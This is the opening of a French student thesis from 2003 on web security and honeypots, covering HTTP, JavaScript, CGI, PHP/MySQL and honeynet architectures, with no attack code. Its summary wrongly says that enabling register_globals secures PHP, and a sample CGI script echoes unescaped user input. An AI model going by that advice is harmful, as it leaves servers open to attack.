Sécurité des systèmes d'information : *Web security & Honeypots*

Lloyd DIZON
8 décembre 2003
Transmission de données, EIG

Table de matières

1 Avant-propos

1.1 Conventions typographiques

Les types de texte suivants ont été employés pour mieux comprendre ce document :

Type de texte	Description du texte
Times New Roman	Police principale utilisée dans ce document
Texte en gras	Texte important pour la compréhension
Italique	Texte Anglophone
Arial	Texte utilisé dans les schémas
`Courier New`	Extraits des codes source, nom des fichiers, variables
Texte en bleue souligné	Liens http

Ils peuvent être combinés comme l'exemple suivant :

Du texte en gras et en italique—signifie du texte anglais important pour la compréhension.

1.2 Structure du document

La documentation pour chaque partie du travail de diplôme est divisée en chapitres (numérotés en chiffres romains). Chaque chapitre est composé de sections qui peut être elles-mêmes composée de jusqu'à 2 niveaux de sous-sections.

Les sections d'un chapitre correspondent à des sujets traités dans le travail de diplôme. Les objectifs de chaque sujet sont énumérés dans la première sous-section d'une section courante, suivi des explications du travail théorique et pratique effectué dans des sous-sections successives. Finalement, la section est terminée par une conclusion.

La section 2 précédant le premier chapitre parle des bases théoriques requises pour la compréhension du contenu du document. Cette section donne des définitions, des principes et exemples de fonctionnement des éléments utilisés dans ce document.

1.3 Remerciements

Gérald Litzistorf, pour son enseignement et ses conseils pendant le travail de diplôme.

Christian Tettamanti, pour avoir partagé ses compétences Linux pendant le travail sur les *Honeypots*.

Mes collègues de travail et les assistants au laboratoire.

Mes collègues de la classe IN3.

1.4 Résumé du travail

Le travail effectué pendant le diplôme peut-être résumé comme suit :

- L'étude des mécanismes de fonctionnement des *honeypots* (pots de miel) ; mise en place des configurations de test.
- La recherche et étude de différentes attaques et exploits faits à partir du poste client (navigateur web) ; mise en place de plate-formes de tests.
- La sécurisation des applications PHP/MySQL ; étude de l'injection MySQL.

Honeyd est un *daemon* permettant la simulation des architectures de machines et des services sur des adresses IP non-utilisées d'un réseau. Les architectures sont simulées grâce à l'*OS fingerprinting* et les services, avec des scripts shell. Avec *honeyd*, j'ai développé des scripts simulant certaines vulnérabilités des serveurs web et les a ensuite testés par le scanner de vulnérabilités *Nessus*.

Bait & Switch(*BNS*) est un système permettant la commutation de trafic réseau malveillant destiné à un réseau de production vers un réseau miroir composé de honeypots. J'ai mis en place un système BNS comme décrit par la figure 1 et ensuite fait l'intégration avec un *honeypot* virtuel simulé par *honeyd*.




Figure 1-1. Architecture BNS

Dans la figure 2, l'application web est vulnérable à différents types attaques lorsqu'elle fait confiance aux données envoyées par le navigateur. Le ***cross-site scripting*** a lieu lorsqu'une application web renvoie du code injecté par un hacker au navigateur d'un utilisateur. L'utilisateur, avec son navigateur web et un *proxy* web installé localement, peut intercepter et modifier les requêtes et réponses HTTP. Grâce à cette possibilité, l'utilisateur peut rejouer la session d'authentification d'un autre utilisateur ou contourner la validation javascript effectué par les formulaires web.




Figure 1-2. Vulnérabilité des applications web

Le développement des applications web dynamiques avec la plate-forme PHP/MySQL nécessite la sécurisation de l'application elle-même et la configuration sécurisée du serveur PHP/MySQL. L'application PHP doit effectuer rigoureusement le filtrage et la validation des entrées utilisateur pour éviter les attaques de type injection MySQL. Le serveur d'application doit avoir les directives *register_global* et le *safe_mode* activées pour restreindre les droits d'accès des utilisateurs.

Le travail que j'ai effectué m'a permis d'apprécier encore plus le système GNU/Linux en faisant la configuration et programmation. J'ai pu mettre en pratique des notions me permettant de faire la bonne gestion d'un projet par rapport aux objectifs, délai de temps et la rédaction de la documentation.

2 Bases théoriques

2.1 Introduction

Cette section traite des éléments mises en oeuvre pour l'architecture web :

- HTTP
- CGI
- Javascript
- PHP/MySQL

Finalement, nous allons aussi expliquer le principe des diagrammes séquence avec le langage UML.

2.2 Les transactions HTTP

Le protocole HTTP (*Hypertext Transfer Protocole*) est le langage utilisé par les clients(navigateur web) et serveurs web pour communiquer les uns avec les autres. Toutes les transactions HTTP suivent le même format général. Une requête ou une réponse HTTP est composée de trois rubriques :

- une ligne de requête ou réponse ;
- une section d'en-tête ;
- le corps de l'entité.

Par exemple, lorsqu'un utilisateur veut accéder sur le site http://www.siteweb.com/index.html, la communication entre le client et serveur sera le suivant :

1. Le client établit une connexion TCP sur le port 80 du serveur.
2. Il envoie au serveur une requête HTTP comme celle décrit ci-dessous.

```
01 GET /index.html HTTP/1.1
02 User-Agent: Opera/7.11
03 Accept: text/html image/gif image/jpg image/png
04
```

La première ligne indique la requête composée de trois champs :

- une méthode(la méthode `GET`) ;
- l'adresse du document(le document `/index.html`) ;
- la version HTTP du client(la version `HTTP/1.1`).

Les en-têtes HTTP à la ligne 2 et 3 indiquent les options supportées ou souhaitées par le client. Par exemple, l'en-tête `User-Agent` signifie le nom et version du client tandis que l'en-tête `Accept` indique les types de document supportés par le client.

Chaque ligne de la requête est ensuite terminée par un retour à la ligne. La section d'en-tête est terminée par deux retours à la ligne. Après la ligne de requête et les en-têtes, le client peut envoyer des données supplémentaires dans le corps de l'entité. Par exemple, le corps d'une requête POST est utilisé pour envoyer les paramètres saisis dans un formulaire web par l'utilisateur.

3. Le serveur peut répondre au client comme indiquée :

```
01 HTTP/1.1 200 OK
02 Date: Wed, 12 Nov 2003 14:44:36 GMT
03 Server: Apache/1.3.23
04 Last-Modified: Fri, 07 Nov 2003 17:15:03 GMT
05 Content-Type: text/html
06 Content-Length: 1145
07
08 <html><head><title>…</html>
```

Code source 2-1. Exemple réponse HTTP d'un serveur web

Comme une requête HTTP, la première ligne de la réponse HTTP est aussi composée de trois champs :

- la version HTTP du serveur(`HTTP/1.1`) ;
- une code d'état(`200`) ;
- une description de la réponse(`OK`) ;

Le code d'état signifie que la requête du client est fructueuse et la réponse du serveur contient les données demandées.

La première ligne de la réponse est suivie des en-têtes des informations relatives au serveur, puis une ligne blanche pour terminer la section en-tête, et finalement les données demandées par le client, le document HTML demandé.

4. La connexion TCP est fermée après l'envoi du document. Si le client envoie l'en-tête `Keep-Alive`, la connexion est maintenue pour permettre au client d'effectuer des requêtes supplémentaires sans rétablissement de connexion.

2.3 Javascript

Le javascript est un langage permettant la programmation du côté client. Le javascript est téléchargé depuis le serveur web puis exécuté localement sur la machine du client. Il est principalement utilisé pour :

- faire un calcul en local ;
- contrôler une zone de saisie ;

- afficher un message ;
- piloter l'interface du navigateur(menu déroulant, textes/liens clignotants).

Javascript est différent au langage Java car :

- c'est un langage interprété et non un langage compilé ;
- ce n'est pas un langage de programmation orienté objet bien que les attributs DOM(Document Object Model) d'un document HTML soient structurés à l'aide de la modélisation objet ;

La syntaxe javascript est basée sur Java. Par contre elle peut être interprétée différemment suivant le type du navigateur(*Netscape Navigator* ou *Internet Explorer*) dans lequel il est exécuté. Lorsque le javascript est inclus directement dans le code HTML, il est inséré entre la balise `<SCRIPT>` comme suit :

```
<HTML>
<HEAD><TITLE>Mon premier javascript</TITLE>
</HEAD>

<SCRIPT type="Javascript">
  function bonjour() {
    alert("Bonjour !");
  }
</SCRIPT>

<BODY onLoad="bonjour();">
  <H1>Je sais dire bonjour</H1>
</BODY>
</HTML
```

Code source 2-2. Exemple javascript insérée dans du code HTML

Dans l'exemple ci-dessus la fonction `bonjour()` est déclarée entre la partie en-tête et corps du document HTML. Elle affiche une fenêtre *popup* avec le texte "Bonjour !". Elle est exécutée lorsque le document HTML a été complètement chargé dans le navigateur ce qui correspond à l'événement javascript `onLoad`. Les événements javascript seront traités plus en détail dans la section 11 de ce document.

Le javascript peut aussi être inclus dans un fichier qui est référencé dans la balise `<SCRIPT>` avec l'attribut `src` :

```
<SCRIPT type="Javascript" src="script.js"></SCRIPT>
```

Code source 2-3. Exemple javacript référencé depuis un fichier .js

Le fait de définir le javascript dans un fichier permet de définir une seule fois le code qui va être réutilisé par plusieurs pages HTML. Si le code en gras dans le code-source 2-3 a été remplacé par le code-source 2-4, la définition de la fonction `bonjour()` sera déclarée dans le fichier `script.js`. La définition du javascript dans un fichier externe permet aussi de "cacher" le contenu du script de l'utilisateur normal.

2.4 CGI

L'utilisation des pages HTML statiques (c'est-à-dire des pages avec le contenu fixé à l'avance) présente des inconvénients. En effet, à moins que l'administrateur du site change le contenu des pages web, la même information est tout le temps présenté à l'utilisateur. L'utilisateur dispose d'aucun moyen de sélectionner les informations qui l'intéressent. De plus, la maintenance devient laborieuse lorsque le volume des informations stockées sur le site augmente.

Le CGI (*Common Gateway Interface*) est une des solutions permettant la création des pages web dynamiques. Un programme exécuté sur le serveur web génère le document HTML basé sur les paramètres saisis par l'utilisateur dans un formulaire web et les données sur le serveur. Avec le CGI, les données sont représentées en texte clair et sont sauvegardées dans un fichier ce qui présente des désavantages par rapport à d'autres solutions comme nous allons voir par la suite.




Figure 2-1. Architecture d'un site web dynamique avec CGI

Les programmes CGI peuvent être écrits dans n'importe quel langage(C, Perl, Bash). Pour la mise en œuvre pratique de ce travail, le langage Python a été utilisé. Cela permet de tester rapidement les applications car c'est un langage de script, donc il est interprété. Il n'y a donc pas besoin de compiler et recompiler le code à chaque modification du programme CGI. Le langage Perl est plutôt une solution courante mais le langage Python propose aussi une librairie riche de fonctions, notamment avec la librairie CGI. De plus, le code Python est plus lisible que du code Perl, la syntaxe du Python étant très proche du pseudo-code.

```
#!/usr/bin/python    # Chemin d'acces de l'interpreteur Python

# Pour des des fonctions de traitement CGI et des
# operations sur les chaines de caracteres
import cgi

# Lire les variables du formulaire HTML
donneesForm = cgi.FieldStorage()
addr = donneesForm["email"].value
user = donneesForm["utilisateur"].value

# Generer le document html
```

```
print "Content-type: text/html"
print
print <html><head><title>Programme CGI Python</title></head>
print <body>
print "L'adresse e-mail: %s" % addr
print "de l'utilisateur: %s" % user
print </body>
print </html>
```

Code source 2-4. Exemple d'un programme CGI écrit en Python

Le code ci-dessus est divisé en trois sections : une déclaration des bibliothèques nécessaires pour l'utilisation des fonctions CGI, la lecture des variables dans laquelle les données saisies par l'utilisateur dans un formulaire web sont stockées et finalement, la génération du document HTML.

2.5 PHP/MySQL

Le couple PHP/MySQL fournit une solution CGI facile à utiliser et puissant. Il ne possède pas les inconvénients liés à l'utilisation d'une solution CGI classique dans laquelle les données sont stockées dans un fichier texte. En effet dans un fichier texte :

- **l'accès au données est lourd** : pour chaque accès il faut ouvrir le fichier, rechercher l'information en parcourant toutes les lignes, analyser l'information à extraire dans chaque ligne, puis refermer le fichier après extraction ;
- **il y a un manque de sécurité** : le fichier peut être ouvert par d'autres développeurs du site web rendant impossible de garantir la sécurité et l'intégrité des données ;
- **il n'y pas de contrôle de concurrence** : le fiabilité du contenu du fichier n'est pas garantie s'il y a des accès simultanés au fichier.

2.5.1 La base de donnée MySQL

MySQL est un SGBD[1] relationnel comme les systèmes ORACLE, SyBASE et SQL/Server. Les systèmes SGBD relationnels représentent les données sous forme de table. Par exemple, pour la gestion d'un magasin de disques, chaque disque peut-être représenté avec une table.

No.	Artiste	Titre	Année
1	Jimi Hendrix	Are You Experienced	1968
2	Rush	Moving Pictures	1980
3	Black Sabbath	Paranoid	1970
4	Mahavishnu Orchestra	Birds Of Fire	1969

Tableau 2-1. Représentation d'une table `CD`

[1] Système de gestion de base de données

L'accès aux données est faite avec le langage SQL(*Structured Query Language*). Par exemple pour donner la liste des CDs sortie avant 1980 :

```
SELECT Titre
FROM CD
WHERE Annee < 1980
```

Code source 2-5. Exemple d'une requête SQL

Les tables sont dites relationnelles car elles peuvent être associées à d'autres tables permettant d'extraire des informations communes.

Figure 2-2. Association des deux tables par le numéro de CD

La table Stock contient les informations suivantes :

No	Rayon	Exemplaires
1	Rock	122
2	Progressive	89
3	Metal	112
4	Jazz	154

Tableau 2-2. Représentation d'une table de données

Les tables CD et Stock sont associées par le champ `No`. Il est possible alors d'extraire le nombre d'exemplaires d'un CD en fonction du champ `No` d'un disque avec la requête SQL suivante :

```
SELECT Exemplaires
FROM Stock
WHERE CD.no = Stock.no
```

Code source 2-6. Requête SQL en fonction des données de deux tables

Il est préférable du point de vue conception de réunir tous les champs de la table `Stock` avec ceux de la table `CD`. La table `CD` a été tout simplement divisé en deux pour pouvoir donner un exemple simple MySQL.

2.5.2 Le langage de programmation PHP

PHP est un langage destiné à être intégré dans une page HTML. Il est exclusivement dédié à la production des pages HTML générés dynamiquement. Il permet d'accéder à un serveur MySQL en tant que client puis, avec les informations extraites de la base de données, générer une page HTML.




Figure 2-3. Architecture d'un site web dynamique avec PHP/MySQL

Le code ci-dessus donne un exemple comment le langage PHP est utilisé pour générer une page HTML.

```
01 <HTML>
02 <?php
03   $connexion = mysql_pconnect('localhost', 'user', 'password');
04   mysql_select_db('gestion_disques', $connexion);
05
06   $requete = "SELECT Titre FROM CD WHERE Annee < 1980";
07   $resultat = mysql_query($requete, $connexion);
08
09   if ($resultat) {
10     echo "<B>Disques sortis avant l'année 1980</B>";
11     while ($ligne = mysql_fetch_object($resultat)) {
12       echo "$ligne->Titre<BR>";
13     }
14   }
15
16 ?>
17 </HTML>
```

Code source 2-7. exemple.php

Avec le code PHP définit entre les balises `<?php` et `?>`, voici ce que fait le script en pseudo-code :

- Connexion au serveur MySQL(ligne 3) ;
- Sélection de la base(ligne 4) ;
- Définition de requête(ligne 6) ;
- Envoi de la requête au serveur(ligne 7) ;
- S'il y résultat, affichage de chaque ligne de résultat(lignes 9-14).

Le code du document HTML généré est comme suit :

```
01 <HTML>
02 <B>Disques sortis avant l'année 1980</B>
03 Are you experienced<BR>
04 Paranoid<BR>
05 Birds of Fire<BR>
06 </HTML>
```

Code source 2-8. Page HTML produit par le script exemple.php

L'exécution du script se fait du côté serveur. Le client reçoit donc le code HTML comme indique dans le code-source 2-8 et non pas le contenu du fichier `.php`.

2.6 UML: Diagramme de séquence

L'UML(*Unified Modeling Language*) est un langage standardisé réunissant différentes approches de modélisation d'objet à l'aide de diagrammes structurels et comportementaux. Pour décrire les différents scénarios d'attaques étudiés dans ce document, le diagramme de séquence UML a été employé.




Figure 2-4. Représentation de la figure 2-1 en diagramme de séquence

Dans la figure ci-dessus, les objets sont représentés par les boîtes, et les actions par les flèches. Un objet est représenté par une instance de l'objet(`Navigateur, HTTPD, CGI, FichierTexte`) et l'objet générique(`Client, Serveur, Programme, Données`), les deux termes étant séparés par le deux-points. Par exemple l'objet générique `Serveur` peut être instancié en tant qu'objet `httpd`, `ftpd`, `ssh`, `tftpd`, etc. Les flèches indiquent l'action initialisé par un objet à un autre objet(le `Client` envoie une requête HTTP et des paramètres aux `Serveur`).

L'utilisation d'un diagramme de séquence en UML permet de représenter de façon simple le comportement de plusieurs objets et leurs interactions par rapport aux temps. C'est utile lorsque l'on désire représenter graphiquement non seulement l'objet client et l'objet serveur, mais d'autres objets intermédiaires comme un proxy ou une machine de hacker.

I. Honeypots

3 Plan de travail

Pour la partie *honeypots* du travail de diplôme nous avons divisé le travail en :

- études théoriques sur les *honeypots* ;
- mise en œuvre des honeypots avec **honeyd** ;
- mise en œuvre d'un système d'honeypot **Bait & Switch**.

4 Etudes théoriques sur les honeypots

4.1 *Honeypots*

Les ***honeypots* (pots de miel)** sont des systèmes vulnérables déployés dans l'Internet et surveillés par des administrateurs et des experts de sécurité.

Les honeypots sont utilisés pour faire de la **collection** de l'information sous forme de fichiers journaliers (*log files*). Cette information est utilisée pour apprendre les nouvelles techniques, outils et motivations des hackers pour mieux parer contre les attaques sur les systèmes en production. Les honeypots déployés pour ce type d'utilisation sont appelés des honeypots de **recherche**. Les honeypots de recherche génère des fichiers journaliers volumineux dû à l'interaction forte entre l'honeypot et le hacker.

Une autre raison du déploiement des honeypots est la **protection** des organisations. Un honeypot peut protéger une organisation par trois moyens :

- la **prévention** des attaques – laisser un hacker jouer sur l'honeypot au lieu des systèmes de production.
- la **détection** d'activités malicieuses – utilisation des systèmes de détection d'intrusions (IDS).
- la **réponse** aux attaques – routage de tout trafic malencontreux vers des honeypots.

Lorsqu'un honeypot protège une organisation c'est un honeypot de **production**. Comparé à un honeypot de recherche, un honeypot de production génère moins de trafic.

Niveau d'interaction	**Type d'honeypot**	**Utilité de l'honeypot**
Faible	Production	Protection d'une organisation
Forte	Recherche	Collecte de informations

Tableau 4-1. Caractéristiques des deux types d'honeypots

4.2 *Honeynets*

Les ***honeynets*** sont des honeypots à forte interaction. Ce sont les honeypots utilisés et déployés par l'organisation ***The honeynet project (Projet d'honeynet)***[2] dû à l'énorme quantité de données recueillies sur les activités du hacker.

Le projet d'honeynet énonce trois conditions essentielles pour le déploiement des honeynets.

4.2.1 Le contrôle des données

Le honeynet doit **contenir** toute activité. S'il est compromis le honeypot ne doit pas compromettre d'autres systèmes ne faisant pas partie du réseau d'honeypot. Si le honeypot est placé derrière un pare-feu ou routeur, les connexions en sortie peuvent effectivement être contrôlées.

Le honeypot doit être **souple**. Pour qu'il n'y ait pas suspicion de la part du hacker sur l'honeypot, les droits d'utilisation sur le honeypot ne doivent pas être limités uniquement à la lecture. Il faut aussi permettre l'exécution ou l'écriture des fichiers contrôlée.

4.2.2 La capture des données

Toutes les activités sur l'honeynet doivent être **enregistrées**. Il est important de pouvoir capturer le plus d'informations possibles sur le hacker sans qu'il ne le sache. Par contre, les données enregistrées ne devraient être stockées uniquement sur l'honeypot. Il faut pouvoir enregistrer des données depuis plusieurs sources (fichiers de log du système, log des IDS, analyseurs réseau). Il est important aussi pour la capture et le contrôle de données, d'assurer l'intégrité de données.

4.2.3 La collection des données

Dans un environnement distribué qu'il soit un réseau distribué physiquement dans l'échelle mondiale ou un réseau distribué logiquement, les données doivent être stockées dans un lieu central. La corrélation de ces données par rapport au temps permettra d'étudier les motifs d'attaque d'un seul ou d'un groupe de hackers.

[2] http://project.honeynet.org

4.3 La 1ère génération des honeynets

Sur les honeynets de 1ère génération, le contrôle et la capture des données ont été implémentés via plusieurs dispositifs (routeur, pare-feu, IDS) permettant l'enregistrement et contrôle de données en **multicouche**.




Figure 4-1. Architecture réseau de honeynet de 1ère génération

L'avantage de multicouche est que si un des dispositifs tombe en panne, la surveillance et la capture de données sont encore garanties. Par contre, ce type d'honeynet est difficile à administrer dû à la complexité de l'architecture réseau.

Voici comment le contrôle et capture des données sont implémentées sur un honeynet de première génération.

Le contrôle des données :

- Le firewall offre la première couche de protection. Le firewall ne contrôle pas le nombre de connexions vers l'extérieur mais limite le nombre de connexions en entrée.
- Le routeur limite toute connexion vers l'Internet. Il permet aussi de cacher le firewall du réseau intérieur. C'est la deuxième couche de protection

La capture des données :

- Le firewall garde un journal de toutes les connexions de l'Internet et de l'honeynet (1ère couche de capture).
- Le système de détection d'intrusion garde aussi un log de toutes les activités du réseau d'honeynet. Il est accessible depuis le réseau de production mais non pas depuis le honeynet (2ème couche de capture).
- Sur les honeypots eux-mêmes, les journaux du système (*système logs*) peuvent être exploitables (3ème couche de capture).

4.4 La 2ème génération des honeynets

Sur un honeynet de deuxième génération, le contrôle et la capture de données sont implémentés sur un seul dispositif. Dans l'honeynet de première génération, l'élément de contrôle était principalement le pare-feu, mais celui-ci est remplacé par un pont (*bridge*) dans un honeynet de deuxième génération. Le *bridge* est difficilement détectable car il n'a pas d'adresse IP et il ne décrémente pas le champ TTL.




Figure 4-2. Architecture de réseau d'honeypot de 2ème génération

Le principe des honeypots de 2ème génération est la détection du trafic malveillant destiné au réseau de production, puis le routage de celui-ci vers le réseau de honeypot. Dans le chapitre 5 nous allons étudier le système *Bait & Switch*, un système utilisé pour commuter des paquets soit vers un réseau en production soit vers le réseau d'honeypots.

4.5 Honeypots virtuels

Un honeypot virtuel est une simulation d'architecture d'une machine sur une machine servant comme hôte. Cette possibilité permet de simuler un réseau complexe d'honeypots sur une seule machine. Les honeypots virtuels peuvent être classés en deux :

- Dans un **honeypot purement virtuel,** les dispositifs de contrôle et capture des données ainsi que les honeypots sont déployés sur une seule machine.




Figure 4-3. Architecture honeypot purement virtuel

- Dans un **honeypot virtuel hybride**, les dispositifs de contrôle et capture des données sont déployés sur une machine séparée.




Figure 4-4. Architecture honeypot virtuel hybride

Un honeypot purement virtuel permet une administration facile sur une seule machine. Toutefois si un hacker parvient à prendre contrôle de l'hôte, tout l'honeynet est compromis, ce qui n'est pas le cas dans un honeynet virtuel hybride.

Dans le chapitre suivant, nous allons mettre en place un honeypot purement virtuel avec le démon honeyd.

5 Les honeypots virtuels avec honeyd

5.1 Introduction

Les honeypot virtuels permettent une mise en œuvre facile des honeypots due à la simplicité de leur installation et leur administration qui peut se faire sur une seule machine hôte. La simulation des honeypot virtuels avec **honeyd** permet de créer une topologie de serveurs et machines vulnérables et attirantes au hacker. De plus, des possibilités de routage offertes permettent la simulation par exemple de la décrémentation de TTL des paquets, la latence et même des paquets perdus.

Dans cette partie du chapitre honeypots nous allons

- étudier le fonctionnement et mettre en œuvre des honeypots virtuels avec honeyd ;
- installer et configurer un honeypot virtuel simple inclus dans *honeyd-linux-kit* ;
